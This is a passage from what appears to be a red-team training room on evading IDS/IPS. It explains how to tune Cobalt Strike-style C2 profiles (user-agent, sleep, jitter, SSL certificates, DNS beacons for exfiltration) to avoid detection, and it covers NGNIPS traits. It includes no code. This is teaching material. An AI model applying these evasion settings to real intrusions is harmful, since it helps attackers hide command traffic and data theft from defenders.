
Answer the questions below

Make sure you have read and understood the three points of this task.

Pentesting frameworks, such as Cobalt Strike and Empire, offer malleable Command and Control (C2) profiles. These profiles allow various fine-tuning to evade IDS/IPS systems. If you are using such a framework, it is worth creating a custom profile instead of relying on a default one. Examples variables you can control include the following:

- **User-Agent**: The tool or framework you are using can expose you via its default-set user-agent. Hence, it is always important to set the user-agent to something innocuous and test to confirm your settings.

- **Sleep Time**: The sleep time allows you to control the callback interval between beacon check-ins. In other words, you can control how often the infected system will attempt to connect to the control system.
- **Jitter**: This variable lets you add some randomness to the sleep time, specified by the jitter percentage. A jitter of 30% results in a sleep time of ±30% to further evade detection.
- **SSL Certificate**: Using your authentic-looking SSL certificate will significantly improve your chances of evading detection. It is a very worthy investment of time.
- **DNS Beacon**: Consider the case where you are using DNS protocol to exfiltrate data. You can fine-tune DNS beacons by setting the DNS servers and the hostname in the DNS query. The hostname will be holding the exfiltrated data.



This CobaltStrike Guideline Profile shows how a profile is put together.

Answer the questions below

Which variable would you modify to add a random sleep time between beacon check-ins?

Next-Generation Network IPS (NGNIPS) has the following five characteristics according to Gartner:

1. Standard first-generation IPS capabilities: A next-generation network IPS should achieve what a traditional network IPS can do.
2. Application awareness and full-stack visibility: Identify traffic from various applications and enforce the network security policy. An NGNIPS must be able to understand up to the application layer.
3. Context-awareness: Use information from sources outside of the IPS to aid in blocking decisions.
4. Content awareness: Able to inspect and classify files, such as executable programs and documents, in inbound and outbound traffic.
5. Agile engine: Support upgrade paths to benefit from new information feeds.

Because a Next-Generation Firewall (NGFW) provides the same functionality as an IPS, it seems that the term NGNIPS is losing popularity for the sake of NGFW. You can read more about NGFW in the Red Team Firewalls room.

Answer the questions below

Read about NGFW in the Red Team Firewalls room.

In this room, we covered IDS and IPS types based on installation location and detection engine. We also considered Snort 2 rules as an example of how IDS rules are triggered. To evade detection, one needs to gather as much information as possible about the deployed devices and experiment with different techniques. In other words, trial and error might be inevitable unless one has complete knowledge of the security devices and their configuration.

Using Command and Control (C2) frameworks provides their contribution to IPS evasion via controlling the shape of the traffic to make it as innocuous as it can get. C2 profiles are a critical feature that one should learn to master if they use any C2 framework that supports malleable profiles.

Answer the questions below

Continue your learning with the next room.